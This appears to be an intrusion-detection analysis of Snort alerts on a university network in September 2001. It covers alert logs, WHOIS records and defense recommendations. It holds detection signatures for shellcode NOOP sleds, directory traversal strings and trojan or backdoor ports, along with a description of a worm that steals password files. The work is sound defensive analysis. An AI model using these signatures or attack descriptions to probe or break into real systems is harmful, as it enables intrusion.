09/09-19:31:50.414951  [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.7.24:8080 -> 164.106.165.170:65535
09/09-19:31:50.574678  [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.7.40:8080 -> 164.106.165.170:65535
09/09-19:31:50.664480  [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.7.49:8080 -> 164.106.165.170:65535
09/09-19:31:50.673748  [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.7.50:8080 -> 164.106.165.170:65535
09/09-19:38:03.001097  [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.153.196:8080 ->
164.106.165.170:65535
```

It appears the 164.106.165.170 machine has been comprised. The administrator for that machine should be contacted as a common courtesy. The WHOIS for 164.106.165.170 shows:

Virginia Community College System (NET-VCCS)
101 North 14th Street
Richmond, VA 23219
US

Netname: VCCS
Netblock: 164.106.0.0 - 164.106.255.255

Coordinator:
Miller, Dennis (DM444-ARIN)
dmiller@UT.CC.VA.US
(703) 323-4070 (FAX) (703) 323-3859

Domain System inverse mapping provided by:

NS1.CC.VA.US 164.106.1.1
NS2.CC.VA.US 164.106.2.1

Record last updated on 03-Mar-1999.
Database last updated on 25-Oct-2001 03:27:52 EDT.

It looks like other people know that this machine may have been compromised due to the amount of traffic going to the backdoor port of 65535. There are over one hundred and fifty alerts generated coming from MY.NET.X.X. Also, there is quite a bit of traffic coming from 164.106.165.170 to the universities network. This traffic should be examined to ensure that there is no malicious activity toward the universities' machines.

```
9/09-19:37:16.678403  [**] High port 65535 tcp - possible Red Worm - traffic [**] 164.106.165.170:65535 ->
MY.NET.135.136:8080
09/09-19:37:17.756982  [**] High port 65535 tcp - possible Red Worm - traffic [**] 164.106.165.170:65535 ->
MY.NET.135.244:8080
09/09-19:37:18.410207  [**] High port 65535 tcp - possible Red Worm - traffic [**] 164.106.165.170:65535 ->
MY.NET.136.55:8080
```

The 8080 port that is being used to and from the university network to 164.106.165.170 looks odd also. 8080 is often used as an alternate web server port. This too, should be investigated more.

MY.NET.153.196, see the very first table last entry of this alert, is doing some very suspicious activity. That machine is involved with two other alerts, "INFO MSN IM Chat data" and "ICMP

Echo Request Nmap or HPING2." Please see those alerts for more details. This machine should be checked out to see who is logged in during the times of the alerts and more investigation will be needed to determine what is going on.

SYSTEM	**Alert:** ICMP traceroute	**Number Detected of This Alert:** 1095
	Description: This may be a reconnaissance method for mapping the network. The attacker may be trying to determine the network path to the firewall from different points on the internet.	
	Defense Recommendation: The firewall and routers need to be setup to drop this type of traffic if it is undesired.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP traceroute ";ttl:1;itype:8; reference:arachnids,118; classtype:attempted-recon; sid:385; rev:1;)	

Details

```
09/09-18:10:33.670742  [**] ICMP traceroute  [**] MY.NET.237.42 -> 204.152.197.243
09/09-18:10:35.035286  [**] ICMP traceroute  [**] MY.NET.237.42 -> MY.NET.14.1
```

Above is one of many examples of the traceroutes that the snort IDS picked up. Most of the traceroutes do not appear to be malicious.

RECON	**Alert:** Possible trojan server activity	**Number Detected of This Alert:** 1007
	Description: This alert appears to be a custom snort rule. Most likely it is triggered on the source or destination port. One of the ports that it is looking for is 27374. That port is the default port for the subseven trojan according to (Trojan and Remote Access Service Ports, 1).	
	Defense Recommendation: An IDS will help detect any possible trojan traffic on the network and blocking default ports for the most widely used trojan may help.	
	Snort v1.8 Ruleset that may generate a similar alert **Custom Rule:** alert tcp any any -> any 27374 (msg "Possible trojan server activity"; classtype:system)	
	Compromised Machines MY.NET.100.165	

Details

```
09/08-13:44:54.093467  [**] Possible trojan server activity [**] MY.NET.100.165:80 -> 216.239.46.130:27374
```

There is a very good chance that MY.NET.100.165 has been compromised. This machine has been targeting by several attacks. Other attacks to take a look at that involve this machine are:

- Queso fingerprint
- Spp_http_decode: IIS Unicode Attack detected
- BACKDOOR Netmetro File List

It is recommended that this machine be taken off the network and looked over to make sure that it has not been compromised.

BAD	**Alert:** Incomplete Packet Fragments Discarded	**Number Detected of This Alert:** 969
	Description: Most likely this alert deals with a fragmented message that did not completely get to the destination address. The attacker may be using fragments to pierce the firewall and scan the network (Northcutt and Novak, 271).	
	Defense Recommendation: An IDS may help with detecting this type of scans. However, not all fragmentation is malicious. A lot of false positives will be generated with rulesets that look for malicious fragments.	
	Snort v1.8 Ruleset that may generate a similar alert	

BAD	**Alert:** TFTP - Internal TCP connection to external tftp server	**Number Detected of This Alert:** 937
	Description: An internal machine has connected to an external TFTP server. This traffic should be investigated further to determine the intent of the connection to the TFTP server.	
	Defense Recommendation: All TFTP traffic should be block from coming into the network and leaving the network.	
	Snort v1.8 Ruleset that may generate a similar alert	

SYSTEM	**Alert:** INFO Inbound GNUTella Connect accept	**Number Detected of This Alert:** 820
	Description: This is not so much of an attack more notice that GNUTella is in use on the network. GNUTella is software that does peer-to-peer networking so that people can trade files.	
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INFO Inbound GNUTella Connect accept"; content: "GNUTELLA OK"; nocase; depth: 40; classtype:bad-unknown; sid:557; rev:1;)	

SYSTEM	**Alert:** TCP SRC and DST outside network	**Number Detected of This Alert:** 628
	Description: The source and destination IP address is outside the network. It may be someone inside the University's network is spoofing an IP address for malicious purposes.	
	Defense Recommendation: Any packets with the source and destination IP addresses that are not part of the University's Network need to be dropped at the firewall or router.	
	Snort v1.8 Ruleset that may generate a similar alert	

DOS	**Alert:** FTP DoS ftpd globbing	**Number Detected of This Alert:** 591
	Description: An attacker tried to crash the ftp server software by sending a wildcard request (Vision, IDS487 par. 1). This may a cause a DOS attack on vulnerable ftp servers (par.1).	
	Defense Recommendation: Install the latest patches for the ftp server or upgrade to a new version. Also, install the latest system patches on the ftp server.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS487/ftp_dos-ftpd-globbing"; flags: A+; content: "|2f2a|"; classtype: denialofservice; reference: arachnids,487;)	

SYSTEM	**Alert:** INFO Napster Client Data	**Number Detected of This Alert:** 506
	Description: This is not so much of an attack more notice that Napster is in use on the network. Napster is software that does peer-to-peer networking so that people can trade mp3 files.	
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET any <> $EXTERNAL_NET 6699 (msg:"INFO Napster Client Data"; flags: A+; content:".mp3"; nocase; classtype:bad-unknown; sid:561; rev:1;) **policy.rules:**alert tcp $HOME_NET any <> $EXTERNAL_NET 7777 (msg:"INFO Napster Client Data"; flags: A+; content:".mp3"; nocase; classtype:bad-unknown; sid:562; rev:1;) **policy.rules:**alert tcp $HOME_NET any <> $EXTERNAL_NET 6666 (msg:"INFO Napster Client Data"; flags: A+; content:".mp3"; nocase; classtype:bad-unknown; sid:563; rev:1;) **policy.rules:**alert tcp $HOME_NET any <> $EXTERNAL_NET 5555 (msg:"INFO Napster Client Data"; flags: A+; content:".mp3"; nocase; classtype:bad-unknown; sid:564; rev:1;)	

SYSTEM	**Alert:** Watchlist 000222 NET-NCFC	**Number Detected of This Alert:** 499
	Description: The rule watches traffic from the Computer Network Center Chinese Academy of Sciences. This network has a history of internal security problems.	
	Defense Recommendation: Any traffic coming from 159.226.XXX.XXX could be blocked at the router or firewall. If this is not the desired solution, than using an IDS to monitor traffic coming from 159.226.XXX.XXX networks will help.	
	Snort v1.8 Ruleset that may generate a similar alert	

BAD	**Alert:** INFO Possible IRC Access	**Number Detected of This Alert:** 475
	Description: Someone on the network may be using an IRC chat client.	
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:6669 (msg:"INFO Possible IRC Access"; flags: A+; content: "NICK "; classtype:not-suspicious; sid:542; rev:1;)	

BAD	**Alert:** EXPLOIT x86 NOOP	**Number Detected of This Alert:** 472
	Description: This is a generic alert to indicated that a “NOOP slide” may be in use. Usually at the end of the slide is an exploit for the OS. The NOOP is used to “slide” down to the exploit code.	
	Defense Recommendation: All the system need to have the latest OS patches and application patches available. An IDS will help to spot these types of attempts.	
	Snort v1.8 Ruleset that may generate a similar alert **shellcode.rules:**alert ip $EXTERNAL_NET any -> $HOME_NET :1023 (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:bad-unknown; sid:648; rev:2;)	

Compromised Machines MY.NET.70.148

Details

```
09/08-16:14:35.568013  [**] EXPLOIT x86 NOOP [**] 204.152.184.75:65223 -> MY.NET.70.148:4167
09/08-18:17:25.857531  [**] EXPLOIT x86 NOOP [**] 204.152.184.75:55832 -> MY.NET.70.148:2386
09/08-18:22:23.251278  [**] x86 NOOP - unicode BUFFER OVERFLOW ATTACK [**] 204.152.184.75:53953 -> MY.NET.70.148:2446
09/08-18:24:32.530599  [**] EXPLOIT x86 NOOP [**] 204.152.184.75:53016 -> MY.NET.70.148:2595
```

204.152.184.75 is really actively targeting MY.NET.70.148 with over two hundred alerts. The table above shows a couple of the x86 NOOP alerts involving MY.NET.70.148. There were eight of these alerts spread out over September 8, 9, and 11 with the majority on September 8. It looks like one of the attacks may have been successful due to some of the other alerts. Please see "High port 65535 tcp – possible Red Worm…", "x86 NOOP – Unicode Buffer OVERFLOW ATTACK", and "Port 55850 tcp – Possible msyerver activity…" for more information involving these two machines.

RECON	**Alert:** SCAN Proxy attempt	**Number Detected of This Alert:** 421
	Description: There is a scanning attempt to find the proxy server to possibly exploit the proxy server.	
	Defense Recommendation: Traffic going to the proxy server should be monitored with by an IDS.	
	Snort v1.8 Ruleset that may generate a similar alert **scan.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 1080 (msg:"SCAN Proxy attempt";flags:S; classtype:attempted-recon; sid:615; rev:1;) **scan.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy attempt";flags:S; classtype:attempted-recon; sid:620; rev:1;)	

BAD	**Alert:** ICMP SRC and DST outside network	**Number Detected of This Alert:** 365
	Description: The source and destination IP address is outside the network. It may be someone inside the University's network is spoofing an IP address for malicious purposes.	
	Defense Recommendation: Any packets with the source and destination IP addresses that are not part of the University's Network need to be dropped at the firewall or router.	
	Snort v1.8 Ruleset that may generate a similar alert	

RECO	**Alert:** ICMP Echo Request Sun Solaris	**Number Detected of This Alert:** 348
	Description: This is a ping request from a Sing tool running on a Solaris machine (Vision, IDS448 par. 1). More information on Sing can be found at http://sourceforge.net/projects/sing.	
	Defense Recommendation: If this is unwanted traffic, block ICMP traffic at the firewall or routers.	

N	**Snort v1.8 Ruleset that may generate a similar alert**
	icmp-info.rules:alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Sun Solaris"; dsize:8; itype:8; reference:arachnids,448; sid:381; rev:1;) **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS448/icmp_ping-SING Echo from Sun Solaris"; dsize: 8; itype: 8; classtype: info-attempt; reference: arachnids,448;)

Details

```
09/09-06:44:49.853276  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 -> MY.NET.70.2
09/09-06:44:49.885368  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 -> MY.NET.70.3
09/09-06:44:50.949035  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 ->
MY.NET.70.10
09/09-06:44:50.954345  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 ->
MY.NET.70.11
09/09-06:44:51.032962  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 ->
MY.NET.70.18
09/09-06:44:51.154930  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 ->
MY.NET.70.31
09/09-06:44:51.513873  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 ->
MY.NET.70.64
09/09-06:44:51.620225  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 ->
MY.NET.70.75
09/09-06:44:51.795115  [**] ICMP Echo Request Sun Solaris [**] 212.204.144.184 ->
MY.NET.70.85
```

212.204.144.184 (hostname: cm11129-b.maast1.lb.nl.home.com) appears to be scanning the network from the outside. There were over104 of these alerts generated by that machine. It looks like networks MY.NET.60.XX, MY.NET.70.XX, MY.NET.71.XX, MY.NET.132.XX, MY.NET.133.XX, MY.NET.134.XX, MY.NET.135.XX, and MY.NET.137.XX were targeted by this scan.

A WHOIS query reports:

Home Network (HOME-DOM)
425 Broadway St.
Redwood City, CA 94063
US

Domain Name: HOME.COM

Administrative Contact, Technical Contact:
DNS Administration (DA24627-OR)
abuse@HOME.COM
@Home Network
425 Broadway St
Redwood City , CA 94063
US
650-556-5399
Fax- 650-556-6666

Billing Contact:
Du, Trung (TD2157)
trung@CORP.HOME.NET
@Home Network
425 Broadway Street

Redwood City, CA 94063-3126
650-569-5437 (FAX) 650-569-5100

Record last updated on 15-Mar-2001.
Record expires on 17-Dec-2002.
Record created on 16-Dec-1993.
Database last updated on 23-Oct-2001 07:27:00 EDT.

Domain servers in listed order:

NS3.HOME.NET 24.0.95.250
NS4.HOME.NET 24.14.77.13
NS5.HOME.NET 24.0.95.252
NS6.HOME.NET 24.14.77.14

It would probably be a good idea to either block this IP address or keep an eye out for additional traffic coming from this IP. This could be reported to the @Home network because it may violate their acceptable user polices. The reverse IP lookup reports abuses can be reported to abuse@corp.nl.home.com. Lastly, this ICMP traffic should be blocked at the broader router or firewall to prevent more reconnaissance of the network.

```
09/08-16:55:18.831880  [**] ICMP Echo Request Sun Solaris [**] MY.NET.209.106 -> 203.173.211.13
09/08-16:55:24.916000  [**] ICMP Echo Request Sun Solaris [**] MY.NET.209.106 -> 203.173.211.13
09/08-16:55:24.916472  [**] ICMP Echo Request Sun Solaris [**] MY.NET.209.106 -> 152.7.57.109
09/08-16:55:27.980613  [**] ICMP Echo Request Sun Solaris [**] MY.NET.209.106 -> 203.173.211.13
09/08-16:55:32.570039  [**] ICMP Echo Request Sun Solaris [**] MY.NET.209.106 ->
151.203.182.127
```

MY.NET.16.5 appears to be pinging about seventy-five different machines. Something maybe misconfigured on this machine or someone is on this machine is pinging various machines on the Internet various times during the day. It does not appearing to be a scanning attempt because there are only a one or two alerts going to the same IP addresses at various times during the day.

```
09/11-17:58:32.161585  [**] ICMP Echo Request Sun Solaris [**] 65.34.236.188 ->
MY.NET.70.139
09/11-17:58:33.026364  [**] ICMP Echo Request Sun Solaris [**] 65.34.236.188 ->
MY.NET.70.158
09/11-17:58:33.816241  [**] ICMP Echo Request Sun Solaris [**] 65.34.236.188 ->
MY.NET.70.178
```

This is an example of the scanning done from 65.34.236.188. None of the scans correlate with the other alerts generated, it is possible that this person scanned the IP addresses earlier before September 07. They may be attacking those machines found during an earlier reconnaissance period.

S	**Alert:** INFO Outbound GNUTella Connect accept	**Number Detected of This Alert:** 313
Y	**Description:** This is not so much of an attack more notice that GNUTella is in use on the network. GNUTella is software that does peer-to-peer networking so that people can trade files.	
S		

TEM	**Defense Recommendation:** If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.
	Snort v1.8 Ruleset that may generate a similar alert
	policy.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"INFO Outbound GNUTella Connect accept"; content: "GNUTELLA OK"; nocase; depth: 40; classtype:bad-unknown; sid:558; rev:1;)

SYSTEM	**Alert:** External RPC call	**Number Detected of This Alert:** 289
	Description: There are many vulnerabilities associated with the RPC services on the various UNIX/LINUX operating systems. Many of these would give the user root access on the machine when it is compromised.	
	Defense Recommendation: An IDS should be used to detect RPC calls and RPC calls coming into the network should be blocked at the firewall.	
	Snort v1.8 Ruleset that may generate a similar alert	

BAD	**Alert:** ICMP Source Quench	**Number Detected of This Alert:** 250
	Description: The ICMP Source Quench alert is usually generated normally by a router that is receiving too many packets that it cannot buffer the packets and send them on to the next network quick enough (Arkins, 20). Or the destination machine is receiving the packets too fast and it cannot process the packets fast enough to keep up (21). It is possible that an attacker may be using ICMP error messages to fingerprint the OS (134).	
	Defense Recommendation: The best thing to do is to monitor the network with an IDS that has the latest rulesets available. ICMP error messages are needed if the machines on the network are going to connect to outside networks.	
	Snort v1.8 Ruleset that may generate a similar alert	
	icmp.rules:alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP Source Quench"; itype: 4; icode: 0; classtype:bad-unknown; sid:477; rev:1;)	

RECON	**Alert:** WEB-MISC 403 Forbidden	**Number Detected of This Alert:** 209
	Description: Someone tried to access a restricted web page.	
	Defense Recommendation: Check the traffic to see if an outside IP address is trying to access a restricted web site inside the University's network. If that is the case, the administrators need to make the decision on whether to block the IP address or seek another defensive method.	
	Snort v1.8 Ruleset that may generate a similar alert	

REC	**Alert:** ICMP Echo Request CyberKit 2.2 Windows	**Number Detected of This Alert:** 195
	Description: CyberKit is software that provides a collection of network tools such as ping, traceroute, finger, WhoIs, and etc (Cyberkit, par. 1). This software can be used to collect details about machines and the network they resided on.	

ON	**Defense Recommendation:** ICMP traffic can be blocked at the routers or firewalls to prevent some parts of this software from gathering information about the network. A secure version of finger should be loaded on the systems, if finger is need. Otherwise, all of the finger daemons should be disabled on the systems.
	Snort v1.8 Ruleset that may generate a similar alert **icmp.rules:**alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING CyberKit 2.2 Windows"; content:"|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa|";itype:8;depth:32; reference:arachnids,154; sid:483; rev:1;) **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: IDS154/icmp_ping-CyberKit 2.2 Windows"; itype: 8; content: "|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa|"; depth: 32; classtype: info-attempt; reference: arachnids,154;)

RECON	**Alert:** ICMP Echo Request Windows	**Number Detected of This Alert:** 172
	Description: According to Max Vision, IDS159, this is ping request that most likely came from a Microsoft Windows machine (par. 1). Ping requests may be used to map the network (par.1).	
	Defense Recommendation: If this is unwanted traffic, block ICMP traffic at the firewall or routers.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING Microsoft Windows"; content:"|30313233343536373839616263646 5666768696a6b6c6d6e6f70|"; itype:8; depth:32; reference:arachnids,159; sid:376; rev:1;) **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS159/icmp_ping-microsoft_windows"; dsize: 50; itype: 8; content: "01234 56789abcdefghijklmnopqrstuvwxyz|21402324255E262A28295F3D3031|"; depth: 50; classtype: info-attempt; reference: arachnids,159;)	

Details

```
09/10-20:54:55.954445  [**] ICMP Echo Request Windows [**] 24.39.174.160 ->
MY.NET.140.9

09/10-20:54:56.957351  [**] ICMP Echo Request Windows [**] 24.39.174.160 ->
MY.NET.140.9

09/10-20:56:17.102911  [**] ICMP Echo Request Windows [**] 24.39.174.160 ->
MY.NET.140.9
```

cc1006462-c.catv1.md.home.com (IP address: 24.39.174.160) has directed twenty-nine pings to MY.NET.140.9. These are the only alerts 24.39.174.160 has generated. These pings may not have malicious intent. However, it may be a good idea to keep an eye out for this IP address.

BAD	**Alert:** TELNET login incorrect	**Number Detected of This Alert:** 113
	Description: An attacker may be trying to brute force their way into the machine by guessing commonly used passwords. Or this may be a user mistyping their passwords or trying to use the wrong password for their account.	

	Defense Recommendation: The firewall can be setup to block all incoming telnet connections if telnet connections from outside are unnecessary. If the telnet service is necessary, setup up the users accounts to lock after X number of unsuccessful logins attempts will help to deter these types of attacks. All of the users should be instructed on how to pick proper passwords for their accounts.
	Snort v1.8 Ruleset that may generate a similar alert **telnet.rules:**alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"TELNET login incorrect"; content:"Login incorrect"; flags: A+; reference:arachnids,127; classtype:bad-unknown; sid:718; rev:1;) **vision18.rules:**alert TCP $INTERNAL 23 -> $EXTERNAL any (msg: "IDS127/telnet_telnet-login-incorrect"; flags: A+; content: "Login incorrect"; depth: 16; nocase; classtype: system-failed; reference: arachnids,127;)

RECON	**Alert:** SMB Name Wildcard	**Number Detected of This Alert:** 108
	Description: Someone generated this alert or a system was trying querying the Netbios table (Vision, IDS177 par. 1). This attack can gather information such as the workstation name, who is logged in, and domain (par. 1). Lastly, this is normal traffic between to windows machines on the same network (par. 1).	
	Defense Recommendation: The firewall need to have rulesets that block all outgoing and incoming SMB traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **misc-lib:**alert udp any any -> $HOME_NET 137 (msg:"SMB Name Wildcard"; content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";) **Vision18.rules:**alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "IDS177/netbios_netbios-name-query"; content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt; reference: arachnids,177;)	

RECON	**Alert:** Queso fingerprint	**Number Detected of This Alert:** 94
	Description: Queso is a tool that can be used to fingerprint the OS on a remote machine (Queso, par. 1). The attack then looks up different exploits that can be used against the remote machine to gain access (par. 2).	
	Defense Recommendation: The IP addresses that are doing this type of scanning should be blocked at the firewall (par. 3).	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS29/scan_probe-Queso Fingerprint attempt"; ttl: >225; flags: S12; classtype: info-attempt; reference: arachnids,29;)	
	Compromised Machines MY.NET.100.165	

Details

```
09/09-03:02:29.872033  [**] Queso fingerprint [**] 212.124.64.22:55498 -> MY.NET.100.165:80
09/09-06:41:01.036059  [**] Queso fingerprint [**] 212.106.243.215:1639 ->
MY.NET.100.165:80
```

```
09/11-12:10:22.091489  [**] Queso fingerprint [**] 212.140.173.2:57129 -> MY.NET.100.165:80
```

Here we have three attempts to fingerprint the OS on MY.NET.100.165. If these attempts are successful, then the next thing that would most likely be attempted is an exploit that would give the attacker administrator rights. After searching through the alerts, these three source IP addresses made no other attempt on MY.NET.100.165.

SYSTEM	**Alert:** Russia Dynamo - SANS Flash 28-jul-00	**Number Detected of This Alert:** 87
	Description: This type of traffic has been going on for over a year now. The DOL.RU (194.87 or 194.87.6) is scanning different parts of the internet (Northcutt, pars. 1-2). It could be a trojan on the machines sending this traffic or the machines could be compromised.	
	Defense Recommendation: It is recommended that traffic be blocked for incoming and outgoing to the 194.87 networks. The machines that are sending/receiving this traffic should be checked over to make sure they are not compromised.	
	Snort v1.8 Ruleset that may generate a similar alert	

SYSTEM	**Alert:** WEB-MISC http directory traversal	**Number Detected of This Alert:** 81
	Description: The data that has been passed to the URL contains "../../../", for example, may be used to access files outside the web server directory (advICE: Intrusions: 2000609, par. 2). The attacker may be trying to access files that they would not normally have access to (par. 2).	
	Defense Recommendation: All the GET requests that this alert generates should be gone over to insure that they are legitimate requests (par. 3). Lastly, the CGI scripts used should be gone over to ensure the scripts do not lend themselves to pass unwanted files or run unwanted applications or programs.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS297/web-misc_http-directory-traversal1"; flags: A+; content: "../"; classtype: system-attempt; reference: arachnids,297;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS298/web-misc_http-directory-traversal2"; flags: P+; content: "..|5c|"; classtype: system-attempt; reference: arachnids,298;) **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC http directory traversal"; flags: A+; content: "..\\";reference:arachnids,298; classtype:attempted-recon; sid:1112; rev:1;) **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC http directory traversal"; flags: A+; content: "../"; reference:arachnids,297; classtype:attempted-recon; sid:1113; rev:1;)	
	Compromised Machines MY.NET.100.165	

Details

```
09/09-10:36:56.941559  [**] BACKDOOR NetMetro File List [**] MY.NET.100.165:80 -> 192.35.44.3:5032
09/11-09:00:07.984574  [**] WEB-MISC http directory traversal [**] 192.35.44.3:62945 -> MY.NET.100.165:80
09/11-09:00:30.344775  [**] CS WEBSERVER - external web traffic [**] 192.35.44.3:63740 ->
```

MY.NET.100.165:80
09/11-09:00:50.488795 [**] WEB-MISC http directory traversal [**] 192.35.44.3:64319 -> MY.NET.100.165:80

Again, 192.35.44.3 is actively trying to exploit MY.NET.100.165. MY.NET.100.165 should be checked out to ensure that cmd.exe and other key files are not accessible by doing a web traversal.

BAD	**Alert:** MISC Large ICMP Packet	**Number Detected of This Alert:** 70
	Description: This is an attempt to due a couple of things. One it could be a DoS attack to decrease the amount of available bandwidth (Vision, IDS246 par. 1). On OSes it may cause the machine to crash (advICE :Intrusions :2000012, par. 3) Or it may be an attempt to discover the MTU size of the target network. The latter would be a reconnaissance effort.	
	Defense Recommendation: If ICMP traffic coming into the network from outside is not desired, then it should be dropped at the firewall. Any IP addresses that generate theses types of alert could also be blocked at the firewall if ICMP traffic needs to come into the network from the outside.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS246/dos_dos-large-icmp"; dsize: >800; classtype: denialofservice; reference: arachnids,246;)	

BAD	**Alert:** INFO FTP anonymous FTP	**Number Detected of This Alert:** 58
	Description: Someone connected to a FTP server inside the University's network anonymously. An attacker may be using this to determine the OS and FTP server daemon for possible exploitation.	
	Defense Recommendation: If anonymous FTP access is not allowed from external IP addresses, then a rule in the firewall is need to block traffic going to the ftp server.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"INFO FTP anonymous FTP"; content:"anonymous"; nocase; flags:A+; classtype:not-suspicious; sid:553; rev:1;)	

SYSTEM	**Alert:** ICMP Destination Unreachable (Protocol Unreachable)	**Number Detected of This Alert:** 50
	Description: Normally this ICMP error message is generated by the transport layer on the destination machine does not support the transport protocol in the datagram (Arkins, 18). This may be a reconnaissance method for mapping the network. By sending a bad protocol value, an attack can find out which protocols and ports a target machine is using (60-62). Also, the attacker may find out that the target network is not using a filtering device if they get this error message back (60).	
	Defense Recommendation: The firewall needs to be setup to drop those packets that are abnormal or unwanted protocols from getting inside the network.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Destination Unreachable (Protocol Unreachable)"; itype: 3; icode: 2; sid:404; rev:1;)	

SYSTEM		
	Alert: High port 65535 udp - possible Red Worm – traffic	**Number Detected of This Alert:** 44
	Description: This worm uses four known vulnerabilities in BIND named, wu-ftpd, rpc.statd, and lpd services (Rautiainen, par. 1) to propagate. Once the worm gets downloaded to "/usr/local/bin/lib/", it runs a script called "start.sh" (par. 3). The worm replaces "/bin/ps" and "/sbin/klogd" with trojanized versions (pars. 4-5). Klogd has a backdoor that listens on port 65535 that will open when the door when a ping packet of a certain size (par. 5). The worm sends out system files such as "/etc/shadow" to four different email addresses (par. 6). It scans for vulnerable hosts on the Class B subnets on the network to infect (par. 2). Lastly, it creates a cron job which removes the trojanized "/bin/ps" (par. 7).	
	Defense Recommendation: The best defense is to have updated versions of BIND named, wu-ftpd, rpc.statd, and lpd services. Also, keeping the system up-to-date with patches will help. The last thing is to block traffic associated with port 65535.	
	Snort v1.8 Ruleset that may generate a similar alert **Custom Rules:**alert UDP $EXTERNAL any -> $INTERNAL 65535 (msg: " High port 65535 udp - possible Red Worm – traffic ";classtype: system;) **Custom Rules:**alert UDP $EXTERNAL 65535 -> $INTERNAL any (msg: " High port 65535 udp - possible Red Worm – traffic ";classtype: system;)	

Details

```
09/09-12:12:34.581017  [**] High port 65535 tcp - possible Red Worm - traffic [**] 204.152.184.75:65535 -> MY.NET.70.148:2434
09/09-12:12:34.678275  [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.70.148:2434 -> 204.152.184.75:65535
09/09-12:12:34.747964  [**] High port 65535 tcp - possible Red Worm - traffic [**] 204.152.184.75:65535 -> MY.NET.70.148:2434
09/09-12:12:34.759281  [**] High port 65535 tcp - possible Red Worm - traffic [**] 204.152.184.75:65535 -> MY.NET.70.148:2434
```

There is a possibility that MY.NET.70.148 has been exploited by some of the attacker's earlier attacks. Now, that attacker is sending data back and forth between the machines. It really doesn't make sense due to the fact that the original x86 exploits came from 204.152.184.75. The sending and destination port for MY.NET.70.148 is registered as pxc-epmap with IANA. It may be possible that the Red Worm had affected 204.152.184.75 because it is running NetBSD. NetBSD may be susceptible to this worm. Please see the other alerts that correspond to these machines: "EXPLOIT x86 NOOP," "x86 NOOP – Unicode BUFFER OVERFLOW ATTACK," and "Port 55850 tcp – Possible myserver …". The WHOIS information for 204.152.184.75 (ftp.netbsd.org) is:

M.I.B.H., LLC (NETBLK-MIBH-2BLK)
Star Route Box 159A
Woodside, CA 94062
US

Netname: MIBH-2BLK

Netblock: 204.152.184.0 - 204.152.191.255
Maintainer: VIX

Coordinator:
Vixie, Paul (PV15-ARIN)
paul@VIX.COM

+1 415 747 0204 NS1.GNAC.COM 209.182.195.77

Domain System inverse mapping provided by:

NS-EXT.VIX.COM 204.152.184.64

Record last updated on 27-Apr-1999.
Database last updated on 30-Oct-2001 03:20:27 EDT.

